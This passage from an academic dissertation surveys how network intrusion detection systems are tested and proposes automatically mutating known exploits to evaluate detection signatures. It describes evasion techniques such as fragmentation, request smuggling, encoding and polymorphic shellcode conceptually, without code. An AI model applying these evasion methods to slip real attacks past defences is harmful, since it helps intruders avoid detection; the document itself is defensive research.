Unfortunately, this technique is very common in many testing experiments since it is easily repeatable and does not require to set up complex infrastructures. A real network testbed requires a number of vulnerable services to be found and installed (often under different operating systems, or different version of the same system) and this operation takes a lot of time and resources to be done.

Besides the problem of “replaying vs. generating the traffic on the fly”, we can distinguish two types of attacks that can be used to test IDSs: real and virtual.

Virtual attacks are generated by tools that craft sequences of packets that “should trigger” a NIDS. All the IDS stimulators (see section 3.4 for more details) belong to this category. Sometimes these tools do not even recreate complete TCP transactions, limiting the traffic generation to one side of the communication. Virtual attacks have been widely criticized and they should be used with care in testing experiments. A possible use of this type of malicious traffic is in testing the false alarm rate or the ability of a NIDS to distinguish between a real attack and a bunch of packets that just look like an attack.

Running real attacks is the correct approach to generate malicious traffic. But how often happens with “correct approaches”, it requires a lot of effort in setting up a live network in which real exploits can be executed against real vulnerable servers.

Finally, there is the problem of putting background and malicious traffics together. Merging traffics generated in different way can lead to weird effects that can easily confuse a network intrusion detection system. For instance, an attack can crash or compromise a service while the background traffic is still opening connections with it like if nothing happened.

A special case of replayed traffic that contains both normal and malicious events is the DEFCON CTF traffic. DEFCON [defcon] is an underground convention that brings together programmers, hackers, security experts, and any sort of computer geeks from all around the world. During the conference a capture the flag (CTF) competition is organized where different hacker teams compete in an isolated network to defend their system and attack the other ones. Every year, the packets are logged and then made available to the security community for testing purpose. This traffic is very unusual and contains a huge number of attacks (most of them developed from scratch during the competition), making it an interesting data set to stress network intrusion detection systems. Anyway, since it is hard to find something “normal” in a DEFCON CTF trace, this traffic is more suitable to test misuse-based than anomaly-based systems.

3.3. PREVIOUS WORKS IN NIDS TESTING

3.3.1. Main Testing Experiments

A class of intrusion detection evaluation efforts has sought to quantify the relative performance of heterogeneous intrusion detection systems by establishing large testbed networks equipped with different types of IDSs, where a variety of actual attacks is launched against vulnerable hosts in the testbed [lippmann98, durst99, haines03:validation]. A common problem that affects many public experiments is that they tend to compare systems instead of evaluating their quality. Nevertheless, these large-scale experiments have been a significant benefit to the intrusion detection community. Practitioners have gained quantitative insights concerning the capabilities and limitations of their systems (e.g., in terms of the rates of false positive and false negative errors) in a test environment intended to be an unbiased reproduction of a modern computer network. While generally competitive in flavor, these evaluations have precipitated valuable intellectual exchanges between intrusion detection practitioners [mchugh00].

MIT Lincoln Lab

MIT/LL sponsored by the Defense Advanced Research Projects Agency (DARPA) conducted one of the most extensive IDS testing experiments in 1998 [ideval98] and 1999 [ideval99]. The network traffic of an Air Force base with thousands of machines and hundreds of users was simulated. Ad-hoc scripts were developed to recreate realistic behaviors of various classes of users: programmers, secretaries, managers, and system administrators. A large set of known and novel attacks were executed in the test-bed against different operating systems. The '99 experiment evaluated more than 18 research IDSs, measuring the detection rate, the false positive rate, and drawing the corresponding ROC curves. The evaluation of the various systems also took into account the amount of information reported for each attack (e.g., attack name, starting time, and intrusion category). Finally, the systems that performed better in the lab experiment were tested for false positives with the real Air Force traffic.

	1998 Experiment	Added in 1999
Targets	Unix	Windows NT
Background Traffic	Various unix services	Windows traffic Real traffic to test false positive rate
Malicious Traffic	38 Attacks types Outside attacks	> 50 Attacks type Inside attacks
Metrics	Detection rate False positive rate ROC curves	Attack identification Error analysis

Table 3.1: Comparison between '98 and '99 MIT/LL experiments.

The labeled data set used in the experiment was then made publicly available and it has been used to test many new intrusion detection algorithms in the past years.

France Telecom

France Telecom developed a testing environment to compare Snort (adopted as baseline product) with other four commercial IDSs [debar02]. Unfortunately, the authors did not disclose the names of the other systems, just referring to them as IDS-A, IDS-B, IDS-C, and IDS-D. The experiment focused on measuring both the false positive and false negative rate in case of IP denial-of-service attacks, Trojan horse, and various HTTP-based attacks.

Even though they recognize the importance of attack mutation to evaluate the quality of detection models, they only implement application layer mutations to modify the HTTP traffic. For that purpose they adopted a publicly available tool named Whisker (see section 3.4 for more information on this tool) that unfortunately was mostly used to execute vulnerability scan, instead on concentrating on real attacks mutations. Anyway, the experiment results pointed out how most of the present IDSs (the comparison took place in 2002) still need to be improved to cope with even the simplest attack variations.

Neohapsis OSEC

Neohapsis Open Security Evaluation Criteria (OSEC) [neohapsis:osec] is a framework for evaluating the security functionality of networked products. In 2003 they conducted a NIDS testing experiment involving eight different systems. The set of experiments was quite accurate: it included a baseline attack detection, an integrity check, a detection test under various level of background traffic, and a test in which a set of obfuscation and evasion mechanisms were used to confuse the IDSs.

This last test is particularly interesting because it involved more than 30 different techniques working at either TCP, IP, or HTTP layers. Each technique was applied alone, and no combination has been tried. Surprisingly, and against the trend of other testing experiments, almost all the IDSs performed very well in all the mutation tests.

NSS Group

The NSS group [nss] is an independent network and security testing organization that in the past years conducted four different group evaluations of intrusion detection systems.

All their tests are very complete, starting from basic attack detection with no background traffic, then trying with different traffic configurations (varying both the bandwidth and the packet size), and finally evaluating the NIDS performance under high network load and using some standard evasion techniques.

Unfortunately, the document containing the experiment specifications and the final results is not available for free and it must be purchased on the vendor online store.

Network World Magazine

This test [networkworld02] is interesting because it was not performed in a lab environment but in a live Internet Service Provider (ISP). During the experiment (conducted in 2002) seven IDSs were installed in the production network of Opus One, an ISP in Tucson, Arizona. There were no malicious traffic intentionally used in the test. But the organizers added four sacrificial machines running old, unpatched versions of Windows 2000 Server, NT 4.0 Server, Red Hat Linux 6.2 and Sun Solaris 2.6. In this way, they could attract real attackers and worms.

A first interesting result was that only one of the IDSs under test was able to keep working for the entire experiment (that lasts for about four weeks). Another metric was the systems accuracy. The authors reported that the biggest problem was that the correct alerts were always buried inside so many false alarms that they were barely visible. In this test they considered false alarms also the alert messages related to unsuccessful attacks, proving that if the IDS is not able to distinguish between attacks and intrusions the number of messages becomes so high to completely hide the interesting alerts. For example, during the tests all the IDSs generated millions of messages related to Code Red and Code Blue attacks (two famous Windows worms), even though the web server was not running on a Windows machine.

Even though these results are very interesting, they are mitigated by the fact that the test did not follow a rigorous scientific approach; the focus was on comparing different IDS solutions with the only purpose of

providing useful information to system administrators that were about to buy an IDS product.

3.3.2. Testbed

Each testing experiment presented in the previous section provides an important snapshot of the state of NIDSs at the moment the test was performed. The problem is that a serious testing approach cannot rely on occasional experiments requiring months of preparation, but would need, instead, a deployable testing environment that can be used to set up new experiments in a reasonable amount of time.

Such environments should be highly customizable to allow the user who design the test to simulate different environments and different kinds of network traffic. Moreover, a good testbed must be able to automate (or at least simplify) most of the operations related to the deployment, the execution, and the collection of testing results.

Although in most of the previous testing experiments the authors developed an internal test-bed environment targeted to their needs, in the following we limit our description to some of the most mature testbed product available in the field.

LARIAT

Developed at Lincoln Lab as an extension of the testbed used in the DARPA experiments, LARIAT (acronym for Lincoln Adaptable Real-time Information Assurance Testbed) is an environment for real-time, automated, and quantitative evaluation of intrusion detection systems [rossey02].

In LARIAT, an experiment consists of seven steps:

1. The user selects the network traffic profile and the attacks to be run.
2. The testbed network is initialized.
3. The background traffic profiles are sent to each host.
4. The traffic profile is used to prepare a set of background and attack scripts and each action is added to the schedule.
5. Experiment execution.

6. Attacker logs are analyzed and evidences are collected to prove the attack results.
7. Host cleanup.

Note that only the first step requires user intervention, while the rest of the process is totally automated. The background traffic is synthetic and generated using user-defined policies, while the malicious traffic is real, and it is based on attack scripts executed during the experiment against real targets. Lariat seems to be one of the most comprehensive testbed for intrusion detection testing but, unfortunately, it is not publicly available.

TIDeS

TIDeS [singarajul04] (Testbed for evaluating Intrusion Detection Systems) has been developed to overcome some of the limitations of the previous testbed projects. The network is simulated using an honeypot¹ system, namely Honeyd [provos04]. A number of scripts are used to generate legitimate or malicious network interactions (six protocols are supported for the background traffic and approximately forty scripts are used for the attacks).

The authors also propose an approach based on fuzzy logic to represent the results of the experiments and to combine together in a single metric the error rate (false positives and false negatives) and the network traffic under which the test has been executed. Thus, for example, an IDS with a “very low” error rate in presence of a “medium” traffic results in a “good” final grade.

LLSIM

The Lincoln Laboratory Simulator [haines03:llsim] (LLSIM) is a Java-based network simulator. It consists in a number of event generators that can emulate a complex network environment using only a single workstation. Unlike TIDeS and Lariat, LLSIM is based on a synthetic simulation instead of using a real network architecture to generate the traffic. This, according with the authors, makes the system more scalable and allows for a “faster than realtime” process. On the other side, in order to keep the

¹An honeypot is a surveillance tool that consists in a sub-network (real or emulated) intended to detect computer attacks.

high performance, LLSIM does not generate low level data, such as network packets or host audit entries. For example, network events just consists in a timestamp, the type of traffic (TCP, UDP, or ICMP), the source and destination addresses and ports, and a field that describes special contents (such as “ActiveX” for HTTP traffic).

The result is that this testbed can be used to generate events for correlation purpose but it is totally inadequate for other kind of IDS testing.

3.3.3. Research Experiments

Most of the previous works have their roots in the academic research. In particular, the few studies on the efficiency of the IDS’s detection models come from the academic world.

Wenke Lee and al. [wenke02], provided an analysis of IDS performance metrics and constraints. They start from the assumption that a statically configured IDS can be overloaded by an attacker, reaching a point where it starts dropping packets and missing attacks. For this reason the authors suggest that an IDS should provide performance adaptation, performing only the more important task depending on the current system load. For instance, an IDS should always detect buffer overflow attacks (because they are potentially very dangerous) but it should try to detect slow scan only if it has enough available resources without having to sacrifice more important tasks.

Crosby and Wallach [crosby03] presented a low-bandwidth denial of service attack that can be used against a network intrusion detection system. Their idea, called *algorithmic attack*, consists in attacking data structures (such as binary trees and hashtables) that have a “worst case” in which they are very inefficient. In the experiment they were able to create a specially crafted traffic that, forcing an high number of hashtable collisions, caused Bro [paxson98] to use 100% of the CPU and drop as much as 71% of the traffic.

3.4. TESTING TOOLS

In this section we briefly analyze the tools that are currently used to test network intrusion detection systems.

3.4.1. IDS Stimulators

An interesting approach to test intrusion detection systems consists in using a class of tools called IDS stimulators. This technique aims at triggering the NIDS signatures generating synthetic traffic that mimics real attacks. In this context the term “mimic” means that the traffic is not intended to exploit real target vulnerabilities.

Snot [snot] and Stick [stick] use Snort signatures to generate the malicious traffic. Their main purpose was to be used as denial of service tools, based on the fact that if it is possible to induce an IDS to raise thousands of alert messages, then any real attacks can go undetected buried in the huge number of false alarms. Besides this malicious use, these tools can also be used to test the ability of an intrusion detection system to resist to an over-stimulation attack and to correctly distinguish between failed attacks and real intrusions.

Similar capabilities are provided by IDSwakeup [idswakeup], a set of tools to test the false positive rate of network intrusion detection systems. Instead of using the Snort signatures, IDSwakeup directly implements many mock attacks that the user can select and execute against a NIDS.

Finally, in Mucus [mutz03], the authors used the set of signatures of a network-based intrusion detection system to drive an IDS stimulator and generate test cases (i.e., traffic patterns that match the signatures) suitable to test other IDS systems. This cross-testing technique provided valuable insights about how network-based sensors detect attacks. However, its applicability was limited by the lack of publicly available signature sets.

A special case is represented by Blade IDS Informer [blade:informer], a commercial application explicitly dedicated to evaluate NIDSs. We place Informer in this category (despite the vendor’s claims) because it relies on a technology named “Simulated Attack For Evaluation (SAFE)” that should be able to “create harmless network traffic, that appears as a real attack to an IDS” [blade:informer]. Even though the purpose is different (here the goal is not to force the IDS to generate too many alarms but

to test its detection capabilities) this sounds very similar to the approach adopted by other IDS stimulators.

3.4.2. NIDS Evasion Tools

The idea of performing desynchronization attacks was initially introduced by Ptacek and Newsham [ptacek98] as a way to play with weird TCP/IP packets in order to induce a NIDS to interpret the traffic in a different way with respect to the target host. Such techniques have been implemented in evasion tools like nidsbench's fragrouter [nidsbench] and congestant [horizon98].

Recently, a number of other techniques to perform desynchronization at the application level [graham:sidestep, whisker] and at the attack payload level [admmutate, detristan03] have been proposed. Whisker is a Perl CGI vulnerability scanner that implements many anti IDS features making it the de facto standard for HTTP-based mutation. Beside fragrouter, it is the only mutation tool actually used in large scale evaluations of intrusion detection systems. For the same reason it is often used by the vendors themselves for their internal tests, thus reducing its efficiency as a NIDS benchmarking tool.

ADMmutate and Clet are two polymorphic shellcode mutation engines. The idea here is to cipher the shellcode each time in a different way and to introduce a decipher routine to preserve the code behavior. They can also modify the NOP sled substituting the traditional `no-operation` with other random one-byte instructions, sometimes shaping them to look like existing English words. The final result is something very difficult to detect also by the more sophisticated intrusion detection algorithms.

All these techniques are usually used as a way to evade detection, spotting weaknesses in the way NIDSs reconstruct the network traffic. Comprehensive tools that attempt to compose multiple techniques are presented in the following sections.

3.4.3. Exploit Execution Environments

Exploit execution environments are tools that provide a support for real exploit execution. Most of them were initially intended to help security practitioners to perform penetration testing experiments. Anyway, their ability to run real attacks quickly attracted the attention of people interested in testing intrusion detection systems.

Metasploit [[metasploit](#)] is an open source environment based on the Perl² scripting language that represents an invaluable resource for exploit developers. It makes it possible to independently select an attack and its payload, configure a number of execution parameters, and execute the resulting exploit against the target.

Immunity’s CANVAS [[immunity:canvas](#)] and Core Impact [[core:impact](#)] from Core Security Technologies are even more sophisticated. They include in a single application a network mapper, a vulnerability scanner, an exploit execution environment, and a report generator. They also contain some basic functionalities to perform “stealth” attacks, i.e., to apply some form of obfuscation to the executed attacks.

The usefulness of these tools in a NIDS testing experiment is often limited to a source of exploit scripts but, how we have previously explained, this is just the first step in a complex testing scenario.

3.4.4. Attack Mutation Tools

The use of variations of attacks to test intrusion detection systems and other security mechanisms has recently received considerable attention. These tools combine the functionalities of an exploit execution environment with one or more IDS evasion techniques.

One of the earliest works that systematically considered attack variations as a way to test intrusion detection systems was Raffael Marty’s Thor [[thor](#)]. Thor’s design included the possibility to generate variations at both the network and the application layers using a *variator* component that acts like a proxy to modify and forward the traffic. However, Thor’s implementation is limited and the only mentioned result is the application of an evasion technique based on IP fragmentation to an HTTP-based attack.

Another interesting work is MACE [[sommers04:mace](#)]. MACE is a toolkit for malicious traffic generation written in Python. The malicious traffic is created according with three models: an *Exploit model* that describes the parts of the attack, an *Obfuscation model* that defines the obfuscation elements at both network and application layer, and the *Propagation model* that controls the order in which the victim hosts are chosen to be attacked. The tool has been used to test the performance (cpu and memory load) of two opensource IDSs but it does not provide any way to iteratively apply

²The authors are now moving the new incoming version to Ruby

the obfuscation techniques to evade detection on the system under test.

Finally, an approach similar to the one proposed in this dissertation (and presented just after the first publication of our approach) was introduced by Rubin et al. in [rubin04]. In their work, they developed a tool called AGENT to generate variations of an attack using inference rules. The advantage (and novelty) of AGENT is its formal characterization of the type of transformations applied to an exploit. This allows one to better characterize the mutation process and the mutation space. However, its formal approach does not allow one to easily model very complex transformations. In addition, even though the authors state that the effectiveness of the mutated attacks is not affected, there is no practical guarantee (or practical mechanism to verify) that this is actually the case. Finally, even though the mutation space can be formally described, the approach provides no guidance as to how to explore this space.

3.5. SUMMARY

This chapter presents a survey of the state of the art in NIDS testing. We started by depicting existing testing methodologies, we then went through the main testing experiments, and finally we analyzed the available tools.

Existing experiments, such as the ones conducted by Lincoln Labs, provide interesting comparisons and useful guidelines for system administrators that need to choose an IDS to protect their networks.

For a more general approach, testing tools represent the ideal solutions because they allow everybody (with enough time and knowledge on the subject) to design and implement their own testing experiments. The main problem in this case is that each tool covers only a small part of the testing requirements and it is often very difficult to use more than one of them at the same time to combine their characteristics. For example, if a user wants to run an attack using metasploit but he also requires the mutation capabilities provided by Whisker, he probably needs to put his hands in the code to merge in some way the two applications.

So, despite the increasing number of available programs, network intrusion detection testing can still be considered a black art, where the expertise of the tester still represents the more important factor.

In addition, with very few exceptions, present testing approaches are totally inadequate for testing the quality of NIDS signatures. In fact, they tend to focus on the NIDS ability to identify different kind of attacks and

not on the ability to identify different instances of the same attack.

The testing technique introduced in this dissertation attempts to overcome these limitations presenting both a testing methodology and an exploit mutation framework that can be used to generate a number of test cases to evaluate the detection rate of network intrusion detection systems.

NIDS Testing through Mutant Generation

Bypassing computer security systems has sometimes been called an art rather than a science by those who typically do not interact with computing machines at a level that would allow them to appreciate the science behind security attacks

Lee Carlson

This chapter presents a novel approach to automatically perform black box testing of network intrusion detection signatures. We start presenting the idea behind our methodology, providing a thorough comparison with existing testing techniques like fault injection and mutation testing. Then, we present in more details the two main aspects of our approach: the attack model and the mutation model.

4.1. APPROACH OVERVIEW

The main problem with most of the current NIDS signatures is that they can easily recognize the manifestation of an attack as it is performed by computer worms or by executing exploit scripts commonly found on the Internet, but they often fail to detect slightly modified versions of the same attack.

To verify the real quality of the NIDS detection models a new testing methodology that includes multiple variations of each attack is needed. Manually modify an attack is infeasible due to the large number of possible transformations, the expertise required to know in details each of them, and the time that they require to be applied. On the contrary, in this chapter we show how a large number of variants of the same attack can be automatically derived from just a known exploit instance.

The idea behind our approach is quite simple [vigna04] (see Figure 4.1).




Figure 4.1: Our Approach

First of all, we need a sample of the attack that we want to mutate. This step does not present particular problems, since many web sites regularly publish exploit scripts that can be freely downloaded. The base instance is then used to derive an *attack model*, that is a special representation of the attack that provides to the underlying mutation engine the mechanism to manipulate the attack.

Besides the attack model, we also define a *mutation model* that describes all the possible transformations and how they can be applied to the base attack to generate a large number of attack variations. Our approach supports multiple evasion techniques and allows the developer of the test to compose these techniques to achieve a wide range of attack mutations. Note that we neither claim to completely cover the space of possible variations of an attack, nor states that we guarantee that all the attack variations are successful. Nevertheless, we aim at providing an effective framework for the composition of evasion techniques to test the quality of intrusion detection signatures.

After the two models have been defined, the testing methodology consists in an automated mechanism that generates a large number of attack varia-

tions by applying the transformation defined in the mutation model to the exploit described by the attack model. The resulting attacks are then run against a victim system where the vulnerable applications are installed. The network traffic is analyzed by a network-based intrusion detection system, and the alert messages are then correlated with the execution of the exploits instances. By evaluating the number of successful attacks that were correctly detected, it is possible to get a better understanding of the effectiveness of the models used for detection.

4.1.1. Relation with Fault Injection and Mutation Testing

The testing technique we propose is somehow similar to the fault injection approach. Software fault injection [arlat90, voas97, clark95] is a testing methodology that aims at evaluating the dependability of a software system by analyzing its behavior in presence of anomalous events. When applied to security testing, software fault injection is often performed by modifying the environment in which the target application is executed. This usually involves changing external libraries, network behavior, environment variables, contents of accessed files, and, in general, all the input channels of the application [du98]. This approach is supported by “fuzzer” tools, such as *Sharefuzz* [sfuzz] and *Spike* [spike]. Fuzzers are programs designed to find software bugs (such as the lack of dynamic checks on input buffers) by providing random and/or unexpected input data to the target application. For example, Spike provides an API that allows one to easily model an arbitrary network protocol and then generate traffic that contains many different values for each field of the messages used in the protocol.

Our approach is different because our test cases must be *successful* attacks. This requirement poses an additional constraint on the generation of test cases. The techniques used in traditional fuzzers do not necessarily provide a valid input to the application. In our case, the mutant generation process must instead preserve the correctness of the attack, otherwise it would not be possible to determine if the intrusion detection system failed to detect a variation of the attack or if it correctly ignored an attack that was not successful. As a consequence, we cannot use many of the transformation and “fuzzing” techniques adopted when performing software fault injection.

Our technique performs testing using mutants of attacks, but despite the use of the “mutant” term, our approach differs notably from “muta-

tion testing.” Mutation testing [demillo78] is a white-box technique used to measure the accuracy of a test suite. In mutation testing, small modifications are applied to a target software application (e.g., by modifying the code of a procedure) to introduce different types of faults. This modification generates a mutant of the application to be tested. If the test suite is not able to correctly distinguish a mutant from the original application, it might be necessary to add new test cases to the suite to improve its accuracy.

Our approach is different from mutation testing because the mutations are applied to the procedure (i.e., the exploit) used to generate the test cases (i.e., the attacks), and the target application (i.e., the intrusion detection system) is never modified. One may argue that the intrusion detection system may be considered to be the test suite and that the variations of an attack represent instances of the mutated target application. Even in this perspective, our technique differs from traditional mutation testing in that mutation testing introduces faults in an application to check if the test suite is able to detect the problems, while our mutation techniques preserve the functionality of the target application while changing its manifestation in terms of network traffic.

4.1.2. Design Issues

Back to the main picture of our methodology (Figure 4.1) we can identify three main sections that need to be analyzed in more details:

Attack Model - The attack model should be a suitable representation of an attack that can be used as root instance to generate any possible variation of the attack. Note that “any possible variation” does not mean all of them: we already said that our approach does not aim at covering the whole space of possible mutation (that is infinite). Anyway, it is important that the attack model is abstract enough to allow users to implement any possible transformation and easy enough to be written starting from a known exploit instance.

We describe the design of the attack model in section 4.2

Mutation Model - It is the most important part of our methodology. This model should describe how each transformation works and which are its characteristics. In this field, we provide for the first time a taxonomy that groups together evasion techniques based on the way they operate to evade detection.

The mutation model should also provide information on how the transformations can be combined together to compose more complex mutation functions and how they can be automatically applied to the attack template.

The mutation model is described in section [4.3](#)

Mutant Verification - Since we are interested in testing the ability of a detection model to properly identify “real” intrusions, we need a way to ensure that the mutants generated by our technique are still “effective” attacks (i.e., that executing each of them against the vulnerable application, we are going to obtain the same effect as executing the original exploit script).

Two different approaches are possible:

- A theoretical approach consisting in proving that all the mutation techniques are individually sound, and also that any possible composition of them is sound.
- A practical approach in which each mutant attack is tested on the field to ensure that it is still working properly. This solution requires the presence of an “oracle” component, responsible to decide whether the execution of an attack is successful or not.

More details on the mutant verification can be found in section [4.4](#)

4.2. PART I: THE ATTACK MODEL

The attack model aims at providing a description of the attack, suitable for our mutation process. Such description should satisfy the following requirements:

- It must be executable. That does not mean that it must be a computer program in the traditional sense of the word, but that it must exist an engine (or simply a compiler or an interpreter) that can read the model and execute it against a real target. That means that for our purpose a paragraph in English language is not a valid attack model.
- It should be as similar as possible to the current exploits that can be downloaded from the Internet.

- It must provide the necessary hooks to link together the attack model and the mutation model.

To accomplish these requirements, we need to choose a suitable language to write the attack template, and then provide a mechanism to allow the mutation techniques defined by the Mutation Model to be automatically applied to it.

4.2.1. Definitions

An *exploit script* E is an executable procedure (i.e., a computer program) that describes how to take advantage of a certain set of vulnerabilities to accomplish an intrusion against a target system T . The execution of this procedure generates an *attack* that results in an intrusion in case of success (these definitions are consistent with the definitions of attack and intrusion given in section 2.2.1).

An attack produces in the environment a set of observable events that we call *attack manifestation*. We define *network trace* the subset of the attack manifestation that somehow affects the network traffic. Thus, $Trace(E, T)$ represents the trace obtained by executing the exploit E against the target T .

Of course, all the packets that carry the attack belong to its network trace. Also the packets containing the server response belong to the network trace, since they are a direct consequence of the attack and they can contain evidences useful for its identification. Some cases are even more complex. For example, consider a TCP hijacking attack: after the attacker has injected its packet in the existing stream, the two endpoints get desynchronized and they start sending each other ACK packets to signal the expected sequence numbers. Even though this “ACK storm” is not the attack neither the legitimate service response to the attack, it is still an observable consequence of the attack execution and for this reason it should be part of its network trace.

Unfortunately, due to the intrinsic non-determinism of the surrounding environment, an attack trace can be slightly different from one execution to another (e.g., if some of the network packets are lost, the network trace may contain retransmissions). Nevertheless, if the experiments are conducted in a controlled environment, we can assume that the non-deterministic effects are negligible for our purposes. For example, two different executions of the same attack may have different delays between packets but, as long as

the difference is small, this does not affect the results of our experiments.

Therefore, we assume that the following hypothesis holds:

Deterministic Trace Hypothesis:

Given an exploit E and a target T , $\text{Trace}(E, T)$ is unique from a NIDS perspective.

This assumption may appear quite strong, but its purpose is only to ensure that multiple executions of the same attack in a controlled environment lead to network manifestations that are equivalent for an intrusion detection sensor. If this hypothesis is not true (i.e, in case non-deterministic effects may affect the detection capability of the NIDS) the experiments would not be repeatable, undermining any serious attempt to test an intrusion detection system.

Finally, we can generalize an exploit introducing the concept of *exploit template*. An exploit template is a parametric form of an exploit that exposes one or more *mutation points*, each representing a point in the exploit code where a mutation may occur to change the way in which the attack is executed. An exploit template is executable exactly as any other exploit, but it can be modified in order to generate different instances. Each template instance is represented using cardinal numbers as subscript: so E_2 is the second instance of the template E , E_3 the third and so forth.

4.2.2. Exploit Description Languages

Before introducing the mutation model, we want to explore whether some ad-hoc language exists to represent parametric exploits. Even though very little research has been done on this topic, we briefly consider here the three more relevant attempts of languages to describe exploits:

Casl - Casl [casl] is a scripting language designed to simplify the network packets management. It provides functions to build, transmit, and receive individual packets but it does not provide anything to work with higher level protocols as HTTP or FTP. For this reason CASL can be used to simulate attacks that requires to forge network packets, but it is not suitable to write more complex attack scenarios that involve multiple protocol layers.

Nasl - Nasl [nessus:nasl], the language used by Nessus security scanner, has been developed to write vulnerability test scripts. It has been

designed to be a secure language, that means that it guarantees that a script cannot execute any command on the local machine and that it cannot communicate with hosts different from the target of the test experiment.

Adele - Adele [michel01] has been proposed to combine in a single high level representation all the aspects related to a computer attack. Its XML-like syntax allows the user to represent the attack code, the detection code, and the response code inside a single document. The exploit part is composed of three sections: the real attack code, the preconditions required for launching it, and the result gained by the attacker after a successful execution. It is important to note that Adele does not impose a specific language for the attack code, but allows the exploit to be expressed in any existing language.

Casl and Nasl do not provide any functionality to define attack variations. They simply have not been designed with that purpose in mind. Adele, instead, proposes a language representation called EDL that contains some operators (namely *Non-ordered*, *One-Among*, and *Subset-of*) to modify the order in which the different steps that compose the attack are executed. This means that a number of simple variations can be generated from a single attack description.

Concluding, none of the previous languages are mature enough to substitute a general purpose programming language in the development of an attack script. This is the reason why security practitioners keep publishing their exploit programs using traditional programming languages with a prevalence of *C*, Perl and Python.

Since existing languages for attack modeling are still in the early stages and since programmers are usually reluctant to learn new languages, we decided not to develop our own exploit description language. Our solution (described in Chapter 6) adopts Python as reference language and a set of Python libraries to provide the necessary hooks for the transformation functions. This allows users to translate existing exploit in our exploit template with very limited effort.

4.3. PART II: THE MUTATION MODEL

This section introduces the mutation model, that is the theory behind the creation of mutant exploits. In the following, we introduce the mutant operators that represent the basic blocks of our mutation process.

4.3.1. Mutant Operators

Mutant operators are transformations that can be applied to an existing operational description of how a vulnerability is exploited to generate a new different version of the same exploit.

Let E be an exploit that is going to be executed against a target system T . We define the function $Post(E, T)$ to be the post-conditions of the execution of E against T . These conditions must reflect the result of a successful exploit and they are usually expressed as a change in the (security) state of the target system T (e.g., the creation of a new file or the execution of a shell command).

We then define a *mutant operator* $\mu : U_E \times X^* \rightarrow U_E^+$, where X is the set of all possible parameters that may be passed to the operator and U_E the universe set of all the possible exploits, to be a deterministic function¹ that operates on an exploit E such that:

$$Trace(\mu(E), T) \neq Trace(E, T) \quad (4.1)$$

$$Post(\mu(E), T) = Post(E, T) \quad (4.2)$$

The first condition requires that the mutation manifests itself as a change in the attack trace, for the simple reason that a mutation that does not produce any change in the corresponding trace is useless for our purpose since a network sensor cannot distinguish the two exploits. The second condition requires that the mutant operator preserves the attack post-conditions, i.e. the mutation does not affect the results of the execution of the exploit.

Through mutant operators it is possible to express a wide range of mutation mechanisms, operating at different levels of abstraction, such as the network level and the application level, and with different parameters.

Typically, network-level mutant operators manipulate the way in which the application-level content is delivered to the target. These operators,

¹A function is deterministic if it always returns the same result any time it is called with the same set of input values.

therefore, mostly modify the way in which an attack interacts with the target operating system's network stack. Because of this, these operators are usually orthogonal with respect to application-level operators. Examples of these operators are the use of IPv6, IP fragmentation, TCP segmentation, and other techniques described extensively in [ptacek98]. Application-level mutant operators, on the other hand, manipulate the data that are delivered to the target application. These operators are application- or protocol-specific. Examples of these operators are the insertion of telnet sequences in FTP control streams [graham:sidestep], the use of request smuggling in HTTP [linhart05], or the introduction of protocol rounds in the IMAP protocol.

Both network-level and application-level operators are derived by manually analyzing the implementation of servers and TCP/IP stacks and by finding a way to desynchronize their view with respect to the view of an observer, that is the NIDS.

Even though it is possible to realize very complex transformations that affect multiple protocol layers, a more modular approach would include mutant operators that operate elementary transformations only (such as the encoding of a string in a different representation or the substitution of an end-of-line character). These basic operators can then be composed into more complex mutation functions.

In our notation, starting with an exploit template E , we can successively apply a set of mutation functions $\{\mu_0, \mu_1, \dots, \mu_n\}$ to create a complex mutant exploit:

$$E_x = \mu_n(\mu_{n-1}(\dots\mu_0(E)))$$

4.3.2. Characterizing a Mutant Operator

Even though a number of papers have been written on evading intrusion detection systems, so far only partial and informal classifications have been proposed.

A Function-driven Taxonomy

The usual approach consists in grouping together evasion techniques according to the layer to which transformations are applied (e.g., transport, application, or network). Other classifications focus on a particular layer only: for instance, in [ptacek98] Ptacek and Newsham focus only on the network layer, proposing to distinguish between *insertion* and *evasion* techniques. Insertion techniques rely on the fact that a NIDS can accept packets that an end-system rejects, while evasion techniques are based on the fact that an end-system can accept a packet that the NIDS rejects.

Other classification are possible. For example, one can distinguish between mutations that add new data to the stream from mutations that only modify information already present in the attack, or distinguish between reversible transformation (that can be removed by the sensor before matching the signatures) from irreversible ones.

Even though all these classifications are correct and somehow interesting, none of them take into account a crucial aspect of the problem: the final purpose of a mutation technique. In fact, knowing that a particular IDS is more prone to HTTP evasion techniques than to TCP layer techniques does not provide enough information to properly understand what is the real problem in the IDS detection model. It could be due to a buggy HTTP protocol parser or it could just be the result of a bad set of signatures.

For this reason we propose the following function-driven taxonomy:

Obfuscation techniques attempt to modify the manifestation of the attack in order to make pattern matching ineffective. (Examples: change the characters case, introduce particular escape characters). It is possible to further refine this class in two sub-categories: *encoding techniques* based on a change in the data encoding, and *disguising techniques* that rely for example on characters insertion to obfuscate commands.

Parser trap techniques change the stream in order to confuse the parsers that are usually adopted for protocol analysis. (Examples: change the separator character, HTTP premature ending)

